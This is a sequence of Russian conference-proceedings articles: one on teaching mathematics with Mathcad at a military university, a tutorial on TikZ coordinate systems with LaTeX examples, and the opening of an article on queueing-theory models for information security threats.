Аннотация. В статье рассмотрены особенности организации учебного процесса по обучению математике с применением программного пакета Mathcad. Представлены примеры поэтапного интегрирования указанного программного обеспечения в образовательную деятельность на первом и втором курсах. Отмечено повышение эффективности занятий, при их проведении в компьютерном классе, в связи с наглядностью изучаемого материала и экономией времени, затраченного на выполнение вычислительных операций.

Современный процесс обучения в высшей школе невозможно представить без привлечения технических средств и компьютерных программ. Их внедрение в учебный процесс предоставляет значительные преимущества, среди которых особую ценность имеет реализация принципа наглядности обучения. Это особенно важно при изучении абстрактных дисциплин, таких как математика. Специфика военного вуза позволяет применять лишь ограниченный набор средств автоматизации: в учебном процессе востребованы электронные учебники, компьютерные тесты, разработанные на локальных платформах, и интегрированные программные системы автоматизации математических расчетов, такие как Mathcad, MathLab и некоторые другие. В рамках данной статьи нами будут рассмотрены особенности использования математического пакета Mathcad на занятиях по математике.

Практические занятия с применением Mathcad проходят и на первом, и на втором курсах. Перед преподавателями стоят два блока задач:

1. Базовый (ознакомительный) блок реализуется при обучении первокурсников. На данном этапе курсантам нужно изучить инструментальный программы, овладеть навыками проведения математических расчетов и построения графиков;

2. Прикладной (профессиональный) блок включает в себя применение полученных навыков в решении задач, связанных с будущей профессией обучающихся. Возможности Mathcad могут быть использованы в полной мере на втором курсе обучения для выполнения заданий профессионального характера, таких как задачи радиотехники, электротехники, автоматики, теории стрельбы.

Первые занятия в компьютерном классе проходят в начале первого семестра параллельно с изучением базового курса высшей математики. Для отработки навыков владения программным пакетом Mathcad представляется целесообразным провести несколько лабораторных работ.

1) Лабораторная работа «Знакомство с Mathcad».

Включает в себя обзор математических панелей, команд, проведение элементарных вычислений, таких как арифметические действия с панели калькулятора, вычисление логарифмов числа и факториалов, возведение в степень и извлечение корня.

2) Лабораторная работа «Построение графиков».

Содержит задания на построение различных типов графиков: в декартовых и в полярных координатах, столбчатые диаграммы, трехмерный график, карта линий уровня, векторное поле и трехмерный точечный график. Курсанты должны научиться задавать дискретную переменную и функцию, строить графики, изменять вид, цвет и толщину каждого изображения. Также нужно уметь задать заголовок графика, место его расположения и наименование осей. Одним из ключевых преимуществ Mathcad является удобство и простота построения различных графиков.

3) Лабораторная работа «Символьные вычисления».

Комплексная лабораторная работа состоит из двух частей. В первой части курсанты выполняют символьные вычисления двумя способами: не только с помощью меню «Символы», но и с применением символической панели инструментов. Предполагается получение навыков для выполнения символьных расчетов, упрощения выражений, проведения поэлементных разложений и разложений на множители, приведения подобных слагаемых, нахождения коэффициентов многочлена. Вторая часть лабораторной работы направлена на знакомство курсантов с вычислением пределов, нахождением производных и интегралов. Для проведения численного дифференцирования обучающимся необходимо задать диапазон изменения аргумента, записать дифференцируемую функцию, ввести с панели вычислений знак дифференцирования.

Во втором семестре целесообразно продемонстрировать курсантам возможности математического пакета Mathcad для решения алгебраических и дифференциальных уравнений. Такие уравнения можно решать как численными, так и аналитическими методами. Для решения системы линейных уравнений в пакете Mathcad обучающимся необходимо ввести начальные приближения (произвольные числа), задать с клавиатуры

соответствующую директиву данных, набрать систему уравнений, правильно записывая знаки умножения и равенства. После того, как задана необходимая команда ответа, решение будет получено в виде вектора-столбца. Подобным образом можно решать и нелинейные уравнения. В этом случае, задав начальные приближения, можно найти один корень, ближайший к начальному приближению.

При построении решения обыкновенных дифференциальных уравнений курсанты под руководством преподавателя пишут алгоритмы построения решения по методу Эйлера и методу Рунге-Кутты в виде программы, на основании которой Mathcad получает искомое решение численно и в виде графика. К этому времени курсанты оказываются подготовленными и быстро и эффективно выполняют задание [1, с. 104].

При изучении темы «Формула Тейлора» полезно провести практическую работу в системе Mathcad. Для лучшего осмысления разложения функций в ряд Тейлора можно построить графики основных разложений. Это облегчает работу курсантов при выполнении заданий для представления функций в виде степенных рядов.

К началу второго курса курсанты уже умеют выполнять большинство необходимых операций в Mathcad и могут использовать полученные знания в прикладных целях. Программа второго курса высшей математики в военно-техническом вузе предлагает множество возможностей использования технических средств в учебном процессе. Большую помощь в усвоении пройденного материала приносят занятия в компьютерном классе при изучении тем «Ряды», «Ряды Фурье» и «Операционное исчисление».

Помимо классического исследования числовых рядов на сходимость, курсанты проводят исследование с помощью Mathcad. Задание предполагает нахождение частичной суммы ряда, построение графика изменения общего члена ряда и графика суммы нескольких первых членов ряда. Полученные графики наглядно демонстрируют сходимость числового ряда к конечному числу и стремление к нулю общего члена ряда [2, с. 667]. Средствами Mathcad вычисляются частичные суммы ряда Фурье, интеграл Фурье, рассчитываются значения и строятся графики спектральной плотности и амплитудного спектра. Типовое задание включает в себя построение графика функции и разложение ее в ряд Фурье. Задаются границы периода разложения, сама функция, которая будет раскладываться в этом периоде. Вычисление коэффициентов Фурье на компьютере производится автоматически. Задача курсанта — наметить подходящий алгоритм вычислений. При сравнении графика функции и графиков частичных сумм можно видеть, как при увеличении числа слагаемых в частичной сумме ряда Фурье получаются гармонические функции, все более точно аппроксимирующие рассматриваемую функцию [2, с. 673].

$$x := -3, -2.9 \dots 3 \quad f(x) := \begin{cases} 2 & \text{if } x \leq 0 \\ (-2) & \text{otherwise} \end{cases}$$

вещественная форма ряда Фурье


$$n := 1 \dots 5$$

$$b_n = \frac{1}{3} \int_{-3}^3 f(x) \cdot \sin\left(n \cdot \pi \cdot \frac{x}{3}\right) dx$$

$$q(x) := -2.546 \cdot \sin\left(\frac{1 \cdot \pi \cdot x}{3}\right) - 0.849 \cdot \sin\left(\frac{3 \cdot \pi \cdot x}{3}\right) - 0.509 \cdot \sin\left(\frac{5 \cdot \pi \cdot x}{3}\right)$$

-2.546
0
-0.849
0
-0.509

функция и ряд Фурье



Эффективно использование Mathcad при решении операторным методом обыкновенных линейных дифференциальных уравнений с постоянными коэффициентами со сложными разрывными функциями в правой части. Именно такими дифференциальными уравнениями описывается работа многих технических систем [3, с. 387].

С помощью Mathcad удобно графически представлять вещественную и комплексную форму спектральной плотности и линейчатого спектра, что особенно важно для пропедевтики профильных дисциплин (радиотехника, обработка сигналов, теоретические основы электротехники).

Корреляционная функция имеет вид

$$K1(\tau) := 5 \cdot \left(1 - \frac{\tau}{5}\right)$$

$$\tau := 0, 0.1 \dots 5$$


Спектральная плотность

$$\frac{2}{\pi} \cdot \int_0^5 5 \cdot \left(1 - \frac{\tau}{5}\right) \cdot \cos(\omega \cdot \tau) d\tau$$


0
0.004
0.017
0.025
0.015
0
0.024
0.124
0.293
0.456
...

$$\omega := 0, 0.1 \dots 5$$

Корреляционная функция




Спектральная плотность для вещественной переменной



На втором курсе предусмотрено подробное изучение теории вероятностей и математической статистики. Работа со статистическими

данными всегда связана с большим объемом рутинных вычислений. На занятиях происходит моделирование законов распределения и обработка полученных статистических результатов. С помощью встроенных функций Mathcad курсанты получают данные по пяти основным законам распределения случайных величин, строят графики плотности для непрерывных распределений или вероятности для дискретных распределений, а также графики накопленной вероятности. В силу большой практической значимости отдельно рассматриваются точечное и интервальное оценивание математического ожидания и дисперсии для данных, собранных в разряды, в случае равнооточных и неравнооточных измерений [1, с. 102]. По завершении изучения этого раздела курсантам предлагается зачетная работа по теме «Применение методов математической статистики при обработке результатов математического моделирования в Mathcad». Моделирование случайных величин используется для решения разнообразных задач военно-технического характера, в частности, для создания статистической модели боя. Одна из основных задач курсовой работы — проверка закона распределения опытных данных. Нужно проверить гипотезу о согласии эмпирического распределения с теоретическим законом, определить границы интервалов, рассчитать теоретические вероятности попадания в интервалы. Результат проверки гипотезы представляет собой расчет опытной статистики и сравнение её значения с критическими при заданной доверительной вероятности. Далее делается вывод о том, будет ли отвергнута нулевая гипотеза или нет [4, с. 384].



В процессе выполнения зачетной работы курсанты получают возможность осознать основное преимущество метода статистических

испытаний — моделирование той или иной ситуации без непосредственного проведения опыта. Это особенно важно для военных специалистов, поскольку специфика деятельности не позволяет проводить большое количество экспериментов на практике.

Применение информационных технологий в ходе практических занятий значительно повышает продуктивность интеллектуальной деятельности, способствует осмыслению курсантами теоретического материала, изложенного на лекциях, и его практическому использованию при решении задач профессиональной направленности. Это, в свою очередь, положительно сказывается на мотивации обучающихся к изучению математики.

В заключение приведем слова профессора С. Д. Беляевой о преимуществах проведения занятий в компьютерном классе [1, с. 106–107]: «Решение математических задач становится увлекательным делом, а сама математика — любимым предметом. Теперь пропускается занятие с большим сожалением. Задание выполняется охотно, так как оно представляет интерес, поскольку работа на компьютере содержит игровую составляющую. Исчезает неуверенность, повышается самоуважение, появляется осознание того, что можно справиться с трудной математической задачей, а не отмахиваться от нее, как прежде».

СПИСОК ЛИТЕРАТУРЫ

1. Беляева С.Д., Применение пакетов Excel и Mathcad при изучении математики в МВАА. // Актуальные проблемы преподавания математических и естественно-научных дисциплин в образовательных организациях высшего образования. Кострома, ВАРХиБЗ, 2021. – С. 99-107.

2. Судакова А.Г. Применение пакета MathCad при изучении темы «Ряды» в военно-техническом вузе. Кострома: ВАРХиБЗ, 2021. – С. 666-676.

3. Новичкова О.Е., Судакова А.Г., Новичков А.В. Применение пакета MathCad при изучении темы «Операционное исчисление» в техническом вузе. // Приборостроение и автоматизированный электропривод в ТЭК и ЖКХ. Материалы VII Национальной НПК, Казань, 2022. – С. 386-392.

4. Новичкова О.Е., Судакова А.Г., Новичков А.В. Об использовании программного пакета «MathCad» при изучении математической статистики в техническом вузе. // Приборостроение и автоматизированный электропривод в ТЭК и ЖКХ. Материалы VII Национальной НПК, Казань, 2022. – С. 379-385.

5. Беляева С.Д., Судакова А.Г., Новичкова О.Е. Применение прикладных задач в обучении математике. // Современная педагогика и научные исследования в образовательной организации ВО. Сборник докладов очно-заочной НМК. Ч. I. Кострома, 2023. – С. 205-219.

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 25.03.2025

СИСТЕМЫ КООРДИНАТ В ПАКЕТЕ TIKZ

Поташов Иван Михайлович

Тверской государственный университет, г. Тверь

E-mail: Potashov.IM@tversu.ru

Ключевые слова: TeX, LaTeX, компьютерная графика, техническое рисование, TikZ/PGF, системы координат.

Аннотация. В работе рассматриваются различные системы координат, используемые в пакете компьютерной графики TikZ/PGF, а также базовые приёмы работы с библиотекой calc.

Для построения чертежей немаловажно уметь задавать ключевые точки на координатной плоскости или в пространстве. В этой работе мы рассмотрим ключевые приёмы позиционирования точек в пакете компьютерной графики TikZ.

В TikZ для определения координат используется специальный синтаксис. Координаты всегда записываются в круглых скобках. В общем виде координаты задаются следующим образом [1]:

$$([\langle \text{опции} \rangle] \langle \text{спецификация координат} \rangle),$$

где $\langle \text{спецификация координат} \rangle$ определяет координаты точки в одной из многочисленных координатных системах (например, в декартовой, полярной, сферической или любой другой). Существует два способа задать координаты:

1) Явно: для этого используется $\langle \text{спецификация координат} \rangle$, указывается в формате

$$(\langle \text{система координат} \rangle \text{ cs:} \langle \text{список параметров и значений} \rangle),$$

где $\langle \text{система координат} \rangle$ указывает название системы координат, $\langle \text{список параметров и значений} \rangle$ определяет параметры, характерные для выбранной системы координат в формате *ключ=значение*;

2) Неявно: иногда использование явной формы делает код слишком громоздким, особенно в случаях, когда задаётся множество точек. Поэтому для некоторых наиболее часто используемых систем координат был разработан специальный синтаксис. По данному синтаксису TikZ автоматически определяет подходящую систему координат.

1. Прямоугольные координаты на плоскости и в пространстве. Полярные координаты. Проще всего задать точку на плоскости при помощи прямоугольной системы координат (*canvas cs*). Данная система координат имеет параметры $x=$ и $y=$, которые задают расстояния до координатных осей с учётом положения точки. В неявной форме точка в прямоугольной системе координат задаётся в виде пары чисел, разделённых запятой, то есть в виде (x,y) . Пример кода с использованием прямоугольной системы координат и результат показан на рис. 1.

```

\begin{tikzpicture}[scale=2]
  \draw[help lines] (0,0) grid (3,3);
  \fill (canvas cs:x=1cm,y=1.5cm)
circle (1pt);
  % явная форма
  \fill (2cm,1cm+4pt) circle (1pt);
  % неявная форма
\end{tikzpicture}

```




Рис 1. Пример использования прямоугольной системы координат

Аналогичным образом можно задать координаты точек в пространстве. Для этого используется система XYZ (*xyz cs*). Эта система имеет три параметра $x=$, $y=$, $z=$, определяющие расстояния до координатных плоскостей. В неявной форме в этой системе координат задаётся в виде тройки чисел, разделённых запятыми: (x,y,z) . Пример использования показан на рис. 2.

```

\begin{tikzpicture}[scale=5,->,>=latex]
  \draw (0,0) -- (xyz cs:x=1);
  \draw (0,0) -- (xyz cs:y=1);
  \draw (0,0) -- (xyz cs:z=1);
\end{tikzpicture}

```

или

```

\begin{tikzpicture}[scale=5,->,>=latex]
  \draw (0,0) -- (1,0,0);
  \draw (0,0) -- (0,1,0);
  \draw (0,0) -- (0,0,1);
\end{tikzpicture}

```




Рис 2. Использование прямоугольной системы координат в пространстве

Для решения некоторых задач, например, рисования правильных многоугольников или вписанных в окружность фигур полезно использовать полярные координаты (*polar cs*). Угол в данной системе координат задаётся при помощи параметра *angle=*, а радиус при помощи параметра *radius=*. Помимо классических полярных координат, можно использовать обобщённые полярные координаты, где можно задать точку, размещённую на эллипсе. Для этого используются параметры x *radius=* и y *radius=*, определяющие полуоси эллипса. В неявной форме обычные полярные координаты задаются как пара чисел, разделённых двоеточием:

$(angle:radius)$. Обобщённые координаты в неявной форме имеют вид $(angle:x\ radius\ and\ y\ radius)$. На рис. 3 приведён пример использования полярных координат.

```
\begin{tikzpicture}[>=latex]
\draw[->] (-3.5,0)--(3.5,0);
\draw[->] (0,-3.5)--(0,3.5);
\draw (0,0) circle (1.5);
\fill (135:1.5) circle (2pt);
%окружность и точка на ней
\draw (0,0) ellipse (3cm and 2cm);
\fill (45:3cm and 2cm) circle (2pt);
%эллипс и точка на нём
\end{tikzpicture}
```




Рис. 3. Использование полярных координат

2. Именованние точек. При создании некоторых чертежей очень часто приходится обращаться к одним и тем же точкам. Если в процессе отладки пользователь захочет изменить координаты точки, то это приведёт к многократным заменам в коде рисунка, что не очень удобно. В этом случае лучше отдельным точкам присвоить имена. Для этого используется команда

`\coordinate[options] (имя) at (точка);`

Например,

`\coordinate (A) at (3,2);`

`\coordinate[label=above:$B$] (B) at (30:4);`

3. Использование библиотеки calc. Часто для создания простых чертежей пользователю требуется не только уметь задавать координаты точек самостоятельно, но и вычислять некоторые координаты, например, находить проекции точек на прямые или находить точки, которые делят отрезок в данном отношении. Выполнять подобные расчёты может быть довольно трудоёмким делом, а в процессе отладки координаты приходится вычислять заново. Однако пакет TikZ позволяет избежать этих рутинных вычислений. Для этих целей в пакет встроена библиотека calc. Эта библиотека позволяет складывать, вычитать, умножать, находить середины отрезков, ортогональные проекции точек. Библиотека подключается при помощи команды `\usetikzlibrary{calc}`.

Далее рассмотрим приёмы работы с этой библиотекой. Также ряд приёмов описан в статье [2].

3.1. Общий синтаксис. В общем виде точки в библиотеке calc задаются в формате $([options])$(вычисление координат)$$. Здесь знак \$ используется для того, чтобы задать правила вычисления координат, а не

для вывода на печать математических формул. В свою очередь, *⟨вычисление координат⟩* определяется следующими правилами:

1. В начале используется конструкция *⟨множитель⟩*⟨координата⟩⟨модификаторы⟩*. Здесь *⟨множитель⟩* — это некоторое число, а *⟨модификаторы⟩* — опциональные параметры. Подробнее про множители рассказано в официальном руководстве [1].

2. Далее при помощи знака «+» или «-» может быть добавлена ещё одна конструкция, как в первом пункте.

3. При необходимости при помощи знаков «+» или «-» можно добавить ещё несколько конструкций, как в пункте 1.

Пример использования команды показан на рис. 4.

```
\begin{tikzpicture}
[xscale=3,yscale=0.75,thick]
\coordinate (A) at (0,0);
\coordinate (B) at (1,-1);
\draw (A) rectangle (B);
%Рисуем первый прямоугольник
\foreach \x in {1,...,4}
{
\coordinate (B) at (A);
\coordinate (A) at
$(B)+1/(2*\x)*(1,0)+(0,-1)$;
\coordinate (B) at $(A)+(1,-1)$;
\draw (A) rectangle (B);
} %Рисуем остальные
прямоугольники
\end{tikzpicture}
```




Рис. 4. Использование библиотеки calc для рисования башни из прямоугольников

3.2. Использование гомотетии и поворотов. Для определения точек в библиотеке calc можно использовать различные модификаторы. Одни из возможных преобразований — гомотетия и поворот. Для этого преобразования используется следующий синтаксис:

⟨Точка 1⟩!⟨Множитель⟩!⟨угол⟩:⟨Точка 2⟩.

Здесь *⟨Точка 1⟩* определяет центр гомотетии и поворота, *⟨Множитель⟩* задаёт коэффициент гомотетии, *⟨угол⟩* — необязательный параметр, задающий угол поворота, *⟨Точка 2⟩* определяет ту точку, к которой будет применяться преобразование. Например, чтобы задать середину отрезка между точками (A) и (B), мы можем использовать код *\$(A)!0.5!(B)\$*, а для поворота точки (B) вокруг точки (A) на 90 градусов против часовой стрелки мы можем использовать код *\$(A)!1!90:(B)\$*. Допускается

использование нескольких модификаторов подобного типа (см. фрагменты кода для рисунков 5 и 6).

```
\begin{tikzpicture}
\coordinate [label=below left:$A$](A) at
(0,0);
\coordinate [label=below right:$B$](B) at
(4,0);
\coordinate [label=above:$C$](C) at (3,4);
\draw (A)—(B)—(C)--cycle; %треугольник
\draw (A)--($ (B)!1/2!(C) $) node [above right]
{$A_1$};
\draw (B)--($ (A)!1/2!(C) $) node [above left]
{$B_1$};
\draw (C)--($ (A)!1/2!(B) $) node [below]
{$C_1$}; %медианы
\draw[fill] ($ (A)!1/2!(B)!1/3!(C) $) circle
(2pt) node [right]{$M$}; %центр оуд
\end{tikzpicture}
\end{figure}
```




Рис 5. Треугольник с медианами

```
\begin{tikzpicture}
\draw[help lines] (0,0) grid (3,3);
% сетка
\coordinate [label=below left:$A$](A)
at (0,0);
\coordinate [label=right:$B$](B) at
(3,1);
\coordinate [label=above:$C$](C) at ($
(A)!1!60:(B)$);
\draw (A)--(B)--(C)--cycle;
\end{tikzpicture}
```




Рис. 6. Построение равностороннего треугольника при помощи поворота

3.3. Позиционирование точек на дистанции. Библиотека calc позволяет определять точки, находящиеся на заданном расстоянии в заданном направлении. Для этого используется схожий синтаксис:

⟨Точка 1⟩!⟨расстояние⟩!⟨угол⟩:⟨Точка 2⟩.

Этот код трактуется так: определяемая точка находится на ⟨расстояние⟩ от ⟨Точка 1⟩ в направлении ⟨Точка 2⟩ и повернута на ⟨угол⟩ против часовой стрелки. Пример использования показан на рис. 7

```

\begin{tikzpicture}
\draw [help lines] (0,0) grid (3,3);
\draw (0,0) -- (3,3);
\foreach \i in {0cm,1cm,25mm}
\node at ($(0,0)!\i!(3,3)$) {\i};
\end{tikzpicture}

```




Рис 7. Позиционирование точек на расстоянии

3.4. Ортогональное проектирование. Для нахождения ортогональных проекций точек используется код

$\langle \text{Точка 1} \rangle! \langle \text{Проектируемая точка} \rangle! (\text{угол}): \langle \text{Точка 2} \rangle$.

Здесь $\langle \text{Точка 1} \rangle$ и $\langle \text{Точка 2} \rangle$ задают прямую, на которую проектируется $\langle \text{Проектируемая точка} \rangle$. Пример использования данного модификатора показан на рис. 8.

```

\begin{tikzpicture}[scale=1]
\coordinate [label=below left:$A$](A) at (0,0);
\coordinate [label=below right:$B$](B) at (4,0);
\coordinate [label=above:$C$](C) at (3,4);
\draw (A)---(B)--(C)--cycle;
%треугольник
\draw (A)--($(B)!(A)!(C)$);
\draw (B)--($(A)!(B)!(C)$);
\draw (C)---($(A)!(C)!(B)$);
%высоты
\end{tikzpicture}

```




Рис 8. Треугольник с высотами

СПИСОК ЛИТЕРАТУРЫ

1. PGF/TikZ manual : site. – URL: <https://tikz.dev/tikz-coordinates> (date of access: 03.21.2025). – Text, images : electronic.

2. Добровольский Н. М. Создание геометрических чертежей в TikZ / Н. М. Добровольский, А. Р. Есаян – Текст : электронный // Чебышевский сборник. – 2015. – Т. 16. – № 2 (54). – URL: <https://www.chebsbornik.ru/jour/article/viewFile/209/202> (дата обращения: 21.03.2025).

Рукопись поступила в редакцию 21.03.2025

Рукопись принята к печати 25.03.2025

К ВОПРОСУ ИСПОЛЬЗОВАНИЯ МАТЕМАТИЧЕСКОГО АППАРАТА ДЛЯ ПОСТРОЕНИЯ МОДЕЛЕЙ В ЗАДАЧАХ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Семыкина Наталья Александровна

Тверской государственный университет, г. Тверь,
МИРЭА - Российский технологический университет, г. Москва

E-mail: Semykina.NA@tversu.ru, Semykina@mirea.ru

Тишина Елена Валерьевна

Тверской государственный университет, г. Тверь

E-mail: Tishina.EV@tversu.ru

Ключевые слова: математическая модель, защита информации, система дифференциальных уравнений, теория массового обслуживания.

Аннотация. В работе рассматриваются возможности и преимущества применения математического аппарата для построения и анализа систем защиты информации. Приводится математическая модель выявления актуальных угроз безопасности. Данная модель базируется на теории массового обслуживания.

На фоне возросшего объема передаваемой информации и все более строгих требований к оперативности управления компьютерными системами возникает потребность в развитии качества систем защиты. При этом система защиты должна постоянно эволюционировать и обеспечивать не только обнаружение новых киберугроз, но и автоматический выбор параметров функционирования системы управления в условиях деструктивных воздействий. Математические модели и математические инструменты позволяют выполнить исследования, проанализировать и внедрить различные разработки технологических основ, методик и рекомендаций.

Основу моделей обеспечения безопасности информации составляют разные теории: формально-эвристический подход, теория вероятностей и случайных процессов, эволюционное моделирование, теория игр, теория нечетких множеств, теория графов и другие [1].

Приведем пример некоторых областей применения математических моделей в информационной безопасности: анализ уязвимостей компьютерных систем и программ; обнаружение и предотвращение несанкционированного вмешательства в работу информационных систем; разработка эффективных и стойких криптографических систем, включая системы шифрования и криптографические протоколы; анализ существующих и перспективных криптографических систем; разработка и анализ политик безопасности в информационных системах [2].

При этом математические модели имеют ряд преимуществ: возможность количественной оценки рисков, универсальность,

расширяемость, простота исследования параметров, учет различных факторов воздействия, масштабируемость и т.д. [3]

Одним из механизмов построения аналитических моделей служит теория массового обслуживания (ТМО). Последнее время инструменты ТМО активно используются в сфере информационной безопасности, так как теория дает возможность разрабатывать модели поддержки принятия решений; прогнозировать временные характеристики процесса; оптимизировать технические решения, оценивать и повышать уровень защищенности автоматизированных систем; позволяет повысить эффективность выполнения функций по обеспечению безопасности информации и сократить затраты на содержание специалистов [4].

Создание формальной модели архитектуры информационной системы, которая обрабатывает данные, направлено на автоматизированный поиск и доказательство наличия или отсутствия опасных траекторий информационного процесса. Это осуществляется на основе предложенной математической модели состояний системы, а также процессов обработки и защиты данных [5].

Рассмотрим аналитическую модель воздействия на информационную систему угроз нескольких видов, принимая во внимание ординарность потока входных угроз. А также, что угрозы одного типа не могут одновременно реализовываться или поступать на вход системы в один и тот же момент времени, и в один и тот же момент времени не может произойти поступление и реализация нескольких угроз [6].




Рис. Ориентированный граф переходов состояний

